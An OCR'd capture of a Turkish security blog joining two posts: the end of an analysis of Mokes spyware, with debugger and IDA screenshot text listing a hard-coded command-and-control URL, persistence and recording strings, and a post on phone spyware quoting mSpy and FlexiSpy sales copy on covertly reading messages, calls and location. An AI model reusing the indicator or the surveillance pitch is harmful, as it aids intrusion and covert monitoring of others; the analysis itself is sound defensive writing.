00405C24 mov dword ptr ss:[esp+1C],nacl32.unpacked.D9B67C &"http://91.121.120.198/v1"
00405D3D cmp eax,nacl32.unpacked.D9B644 "http://91.121.120.198/v1"
0040612C mov dword ptr ss:[esp],nacl32.unpacked.D9B700 L"urlmon.dll"
00406146 mov dword ptr ss:[esp+4],nacl32.unpacked.D9B716 "ObtainUserAgentString"
004062E0 mov dword ptr ss:[esp],nacl32.unpacked.D9B72C "Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; WOW64; Trident
00406ACD mov dword ptr ss:[esp],nacl32.unpacked.D9B77F "Close"
00406AE1 mov dword ptr ss:[esp],nacl32.unpacked.D9B785 "Connection"
00406C2E mov dword ptr ss:[esp],nacl32.unpacked.D9B790 "Accept-Language"
00407032 mov dword ptr ss:[esp],nacl32.unpacked.D9B774 "User-Agent"
00407312 mov edi,nacl32.unpacked.D9B7A5 "GET"
0040732F mov eax,nacl32.unpacked.D9B7A0 "POST"
004073A8 mov dword ptr ss:[esp+14],nacl32.unpacked.D9B7F8 &"*/*"
004073B8 mov dword ptr ss:[esp+C],nacl32.unpacked.D9B7A9 "HTTP/1.1"
00407507 mov dword ptr ss:[esp+4],nacl32.unpacked.D9B7B2 ": "
0040759D mov dword ptr ss:[esp+4],nacl32.unpacked.D9B7B5 "\r\n"
Search: Type here to filter results... Regex
shlwapi 100%
Total Progress 100%
34009
Command:
Default
Paused
Breakpoint at 00402FD0 set!
Time Wasted Debugging: 0:00:31:29
Roaming
malware
Telerik Fiddler Web ...
x32dbg - File: nacl32....
11:58





Zararlı yazılımda yer alan karakter dizileri (strings) üzerinde araştırma yapmaya devam ettiğinizde çok geçmeden bu zararlı yazılımın 2016 yılının başında Kaspersky tarafından keşfedilen, Linux, Windows, macOS işletim sistemlerini hedef alan Mokes isimli ses, görüntü ve tuş kaydı yapabilen casus bir yazılım olduğunu anlayabiliyorsunuz.


IDA - nacl32.idb (nacl32.exe) C:\Users\Mert\AppData\Roaming\Google\Chrome\nacl32.idb
File Edit Jump Search View Debugger Options Windows Help
Local Win32 debugger
Library function Data Regular function Unexplored Instruction External symbol
Functions window
Function name
nullsub_1
sub_401170
start
sub_401500
sub_401600
sub_401630
sub_4016D0
sub_401710
sub_4017E0
sub_401A80
sub_401B60
sub_401B70
sub_401B80
sub_401B90
Line 3 of 26633
Graph overview
Instruction
mov [esp+38h+lpModuleName], offset aLibgcc_s_dw21_; "libgcc_s_dw2-1.dll"
mov [esp+38h+lpModuleName], offset aLibgcc_s_dw21_; "libgcc_s_dw2-1.dll"
and edx, offset aGccRev1BuiltBy; "GCC: (Rev1, Built by MSYS2 project) 6.1"...
test eax, offset aGccRev1BuiltBy; "GCC: (Rev1, Built by MSYS2 project) 6.1"...
and edx, offset aGccRev1BuiltBy; "GCC: (Rev1, Built by MSYS2 project) 6.1"...
test eax, offset aGccRev1BuiltBy; "GCC: (Rev1, Built by MSYS2 project) 6.1"...
add ebx, offset aZEkoms3rdparty; "Z:/Ekoms/3rdparty/qt/bot-main-win32-gcc"
; CHAR aLibgcc_s_dw21_[]
db 'win32-gcc/lib/engines',0
db 'win32-gcc/private',0
db 'win32-gcc',0
db 'win32-gcc/certs',0
db 'win32-gcc/cert.pem',0
db 'static release build; by GCC 6.1.0)'
db '-gcc',0
aGccRev1Built_0 db 'GCC: (Rev1, Built by MSYS2 project)'
aGccRev1Built_1 db 'GCC: (Rev1, Built by MSYS2 project)'
aGccRev1Built_2 db 'GCC: (Rev1, Built by MSYS2 project)'
aGccRev1Built_3 db 'GCC: (Rev1, Built by MSYS2 project)'
aGccRev1Built_4 db 'GCC: (Rev1, Built by MSYS2 project)'
aGccRev1Built_5 db 'GCC: (Rev1, Built by MSYS2 project)'
aGccRev1Built_6 db 'GCC: (Rev1, Built by MSYS2 project)'
Line 7 of 1439
Output window
apply_callee_type_plugin:run
ApplyCalleeType: Starting up
ApplyCalleeType: Using ea: 0x009c8f11
ApplyCalleeType: Cannot (or shouldn't) run when call optype is o_near
Pattern "gcc" was not found.
Python
AU: idle Down Disk: 5GB


IDA - nacl32.idb (nacl32.exe) C:\Users\Mert\AppData\Roaming\Google\Chrome\nacl32.idb
File Edit Jump Search View Debugger Options Windows Help
Local Win32 debugger
Library function Data Regular function Unexplored Instruction External symbol
Functions window
Function name
nullsub_1
sub_401170
start
sub_401500
sub_401600
sub_401630
sub_4016D0
sub_401710
sub_4017E0
sub_401A80
sub_401B60
sub_401B70
sub_401B80
sub_401B90
Line 3 of 26633
Graph overview
Address Length Type String
.rdata:00D9B4B0 00000008 unic... Run
.rdata:00D9B4D0 0000001E unic... CurrentVersion
.rdata:00D9B510 00000010 unic... Windows
.rdata:00D9B530 00000014 unic... Microsoft
.rdata:00D9B570 00000012 unic... Software
.rdata:00D9B5D0 00000010 unic... dd*.ddt
.rdata:00D9B5F0 00000010 unic... kk*.kkt
.rdata:00D9B610 00000010 unic... aa*.aat
.rdata:00D9B630 00000010 unic... ss*.sst
.rdata:00D9B6B0 00000024 unic... ddMMyy-HHmmss-zzz
.rdata:00D9B6F0 0000000E unic... ddMMyy
.rdata:00D9B850 00000032 unic... application/octet-stream
.rdata:00D9B8B0 0000001A unic... Content-Type
.rdata:00D9B930 00000018 unic... aa%1-%2.aat
.rdata:00D9B970 00000014 unic... audio/pcm
.rdata:00D9B9F0 0000000A unic... JPEG
.rdata:00D9BDF0 00000012 unic... kk%1.kkt
.rdata:00D9BE14 00000006 unic...]\n
.rdata:00D9BE2C 00000008 unic... \n\n[
.rdata:00D9BE44 0000000A unic... 0x%1
.rdata:00D9BE60 00000008 unic... f%1
.rdata:00D9BE78 0000000A unic... zoom
gcc: not found
Output window
apply_callee_type_plugin:run
ApplyCalleeType: Starting up
ApplyCalleeType: Using ea: 0x009c8f11
ApplyCalleeType: Cannot (or shouldn't) run when call optype is o_near
Pattern "gcc" was not found.
Python
AU: idle Down Disk: 5GB

Sadede gelecek olursak, Kaspersky vb. güvenlik şirketlerinin tehdit raporlarında okuduğunuz ve okurken "Vay canına adamlar neler yapmışlar, nasıl yapmışlar…" dediğiniz o APT grupları, siz o raporları okurken aslında sizi ve kurumunuzu hedef alıyor olabilir. Bu gruplarla mücadele edebilme adına güvenlik teknolojileri, eğitim ve insan kaynağı yatırımlarınızı bir sonraki yıla ötelemeden önce tekrar, tekrar ve tekrar düşünmekte fayda olacaktır.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

Not: Bu yazı ayrıca Pi Hediyem Var #10 oyununun çözüm yolunu da içermektedir.

The post Bir APT Girişimi appeared first on Siber Güvenlik Günlüğü.

Casus Telefon

By Mert SARICA on March 1st, 2017

Ofansif güvenliğe olan merakımın zirve yaptığı lise yıllarımın başında (1998 yılı) oldukça şanslı bir sınıftaydım çünkü etrafımda Fenerbahçe mi yoksa Galatasaray mı büyük yerine Windows NT 4.0 mı yoksa Linux mü daha güvenli tartışmaları yapan sınıf arkadaşlarım vardı. O gün Windows NT'yi savunan arkadaşım akşam Linux kullanan arkadaşların siber saldırısına karşın sistemini ayakta tutmaya çalışır ve bunun üzerine bir sonraki gün sınıfta tatlı atışmalar olurdu.

1998 yılında Slackware Linux ile oldukça haşır neşir olan sınıf arkadaşlarımdan biri olan Doğaç ŞENOL, bana da Slackware Linux kurmayı teklif etmiş ve kabul etmem üzerine Linux dünyasına adım atmıştım.

Sohbet sunucularının (IRC) oldukça meşhur olduğu o yıllarda, Linux'ten IRC sunucularına kara kuru konsol ekranından BitchX IRC istemcisi ile bağlanmaktan çok keyif alıyordum. Birgün root yetkisi ile çalıştırdığım BitchX IRC istemcisi ile EFnet IRC ağındaki #Linux kanalına girmeye çalıştığımda, identimde root yazdığı için otomatik olarak kanaldan atılmıştım. Sebebini sorduğumda ise yönetici yetkisi ile sohbet sunucularına girmenin güvenliğim açısından (Root yetkisi ile çalıştırdığım IRC istemcisindeki bir zafiyet, uzaktan istismar edilerek art niyetli kişiye sistemimde root yetkisi verebilirdi.) riskli olduğu söyleniyordu. Her ne kadar o zaman buna anlam veremesem de, ilerleyen yıllarda bunun sebebini ve önemini çok daha iyi anladım.

Günümüze dönecek olursam, iOS veya Android yüklü akıllı cihazlar, katmanlı güvenlik modeline uygun olarak kısıtlı yetkilerle çalışacak şekilde son kullanıcıya ulaştırılmaktadır. Örneğin Android'de root yetkisine sahip olmadığınız taktirde diğer bir uygulamanın verisine rahatlıkla ulaşamayıp o uygulamanın size sunmuş olduğu yetkiler/erişimler sınırında erişebilirsiniz. iOS'a baktığınızda da benzer şekilde kısıtlar olduğun görebilirsiniz. Sizi engelleyen bu kısıt aynı şekilde cihazınıza bir şekilde yüklenen zararlı yazılımların da verebileceği potansiyel zararları azaltmaktadır.

Tabii çoğu kullanıcı bu sistemsel kısıtların başta özgürlüklerini kısıtladıklarını düşünerek Android yüklü cihazlarında root yetkisi almak, iOS yüklü cihazlarını ise jailbreak etmek için güvenliği ikinci plana atmaktadırlar. Bu durum da casus uygulamaların işini oldukça kolaylaştırmaktadır.

Nasıl kolaylaştırdığı sorusunun yanıtını öğrenmek için bu alanda kullanılan herhangi bir casus yazılımın web sitesini incelemeniz yeterli olacaktır. Örneğin mspy casus uygulamasının web sitesini incelediğinizde jailbreak edilmiş bir iOS cihazda hangi uygulamalara ait verinin kolaylıkla toplanabileceğini görebilirsiniz. Bir diğer casus uygulama olan Flexispy uygulamasının web sitesini inceleyerek olursanız da, root yetkisine sahip olunan bir cihazda tüm anlık mesajlaşmalara ulaşmaktan tutun da ortam dinlemesi yapılmasına imkan tanıdığını görebilirsiniz.

https://tr.mspy.com/compatibility.html

ANA SAYFA ÜRÜNLER ÖZELLİKLER UYUMLULUK SSS HAKKIMIZDA ŞİMDİ SATIN ALIN Giriş

Jailbreak ile mSpy

- iOS 6 – 8.4; 9.0.2 ile uyumlu
- iPhone ya da iPad İnternete bağlı olmalı.
- Takip edilen cihaz üzerine jailbreak işlemi yapılmış olmalı.
- mSpy'ı kurmak için cihaza fiziksel erişiminizin olması gerekiyor.

iOS için Desteklenen Özellikler:

- İletişim aplikasyonlarını (Snapchat, Skype, FB Messenger, Viber, Line, WhatsApp, Telegram) takip edin ve onları engelleyin
- Anlık GPS Konumu / Coğrafi Çevreleme
- {onitor calls}
- Aramaları takip edin, bütün kontak listesini inceleyin ve istenmeyen kontak kişilerini engelleyin
- Bütün e-postalara göz atın (hem gelen hem de gönderilen)
- İnternet kullanımı: Tarama Geçmişi / Web sitesi İmleri / İstenmeyen siteleri blokla / Anahtar kelime uyarıları
- {evice Wi}
- Cihazın Temizlenmesi
- & daha fazlası!

Jailbreak olmadan mSpy

- Bütün iOSS sürümleriyle uyumlu{iosDesteklenenJail'sizSürümü}.
- Cihazın İnternet erişimi olmalı.
- Şayet iCloud bilgilerine zaten sahipseniz cihaza fiziksel erişiminiziz olmasına gerek yok.
- Yine de, iCloud yedekleme özelliğinin cihaz üzerinde aktif hale getirilmemesi durumunda fiziksel erişim gerekli olabilir.

Desteklenen Özellikler:

- Aramları takip etme, bütün kontak listesini görüntülemek
- Gönderilen / Alınan SMS
- İletişim sohbetleri: Whatsapp
- Tarama Geçmişi
- Etkinlikler
- Kayıtlar

Android Casus Yazılımı

https://tr.mspy.com/android-spy.html

ANA SAYFA ÜRÜNLER ÖZELLİKLER UYUMLULUK SSS HAKKIMIZDA ŞİMDİ SATIN ALIN Giriş

Arama Kayıtlarını Denetleyin

Android bir cep telefonuna yüklenen mSpy uygulaması ile, cep telefonu kullanıcısının kimlerle konuştuğunu görmek için arama kaydı geçmişini görüntüleyebilir, istenmeyen aramaları engelleyebilir ve arama engelleme özelliğini kullanarak onları kara listeye ekleyebilirsiniz. Ayrıca arama verilerine tam erişim (alıcıların adı, telefon numaraları, aramanın saati, tarihi ve süresi ile diğer yararlı bilgiler) sağlayabilirsiniz.

Anlık Mesajlaşmaları Görüntüleyin

Anlık mesajlaşma sohbetlerini inceleyin ve kiminle nelerin görüşüldüğünü öğrenin! Birinin hesabına girebilmek için profesyonel bir hacker olmanıza gerek yok. Takip uygulamamız ile Facebook Messenger, Snapchat, WhatsApp ve Viber'a sorunsuz bir şekilde ücretsiz erişim sağlayabilirsiniz.

Web Kullanımını İzleyin

Bu işlev, kişi tarafından hangi sitelerin daha sık ziyaret edildiğini öğrenmek için web tarama geçmişini ve yer imlerini görebilmenize yardımcı olur. Uygulamanın engelleme seçeneğini kullanarak Android telefonda istenmeyen sitelere erişimi de engelleyebilirsiniz.

GPS Konumunu Takip Edin

Oldukça etkili GPS takipçisi herkes tarafından kolaylıkla kullanılabilir. Mevcut konumların yanı sıra daha önce gidilen rotaları da takip edebilir ve kişinin nerelere gitmeyi sevdiğini kontrol edebilirsiniz.

Metin Mesajlarını Görüntüle


Çocuklarınız sürekli olarak ne hakkında mesajlaştığını veya çalışanlarınızın kişisel metin mesajları (SMS) gönderip göndermediğini öğrenmek mi istiyorsunuz? Uygulamamız ile hedef Android cep telefonunu izleyebilir ve gelen / giden metin mesajlarına göz atabilirsiniz. Metinler cep telefonundan silinse bile uygulama bunları geri getirebilir ve bir kopyasını kaydedebilir!

Multimedya İçeriği Tarayın


Android telefonun galeri bölümüne kaydedilen resimleri ve tabi ki SMS veya sohbet uygulamaları yoluyla gelen veya gönderilen resimleri / ekran görüntülerini görüntüleyin. Resimler silinmiş olsa bile bunları geri getirebilir, bu resimlerin ne kadar uygun olduğunu değerlendirebilirsiniz. Bu özellik, yeni trend olan 'sexting' resimleri hakkında endişeleri olan ebeveynler için çok uygundur.

Not: tüm Anlık Mesajlaşma takibi Android cihazınızın root yapılmasını gerektirir!

Chat





turk.internet.com sitesinin kurucusu Füsun NEBİL ile Mart ayında gerçekleştirdiğimiz söyleşide, halk arasında cihaz çok ısınıyorsa, şarjı çabuk bitiyorsa casus yazılım vardır inanışının güçlü donanımlar sayesinde günümüzde çok da doğruyu yansıtmadığına değinmiştim. Hatta mspy geliştiricilerinin jailbreaksiz, sadece hedef iPhone kullanıcısının iCloud parolasına ihtiyaç duyarak karşı tarafı izlemeye (iCloud yedeklerini belli periyotlarda indirip, analiz etmektedir.) imkan tanıdığını da görebilirsiniz.

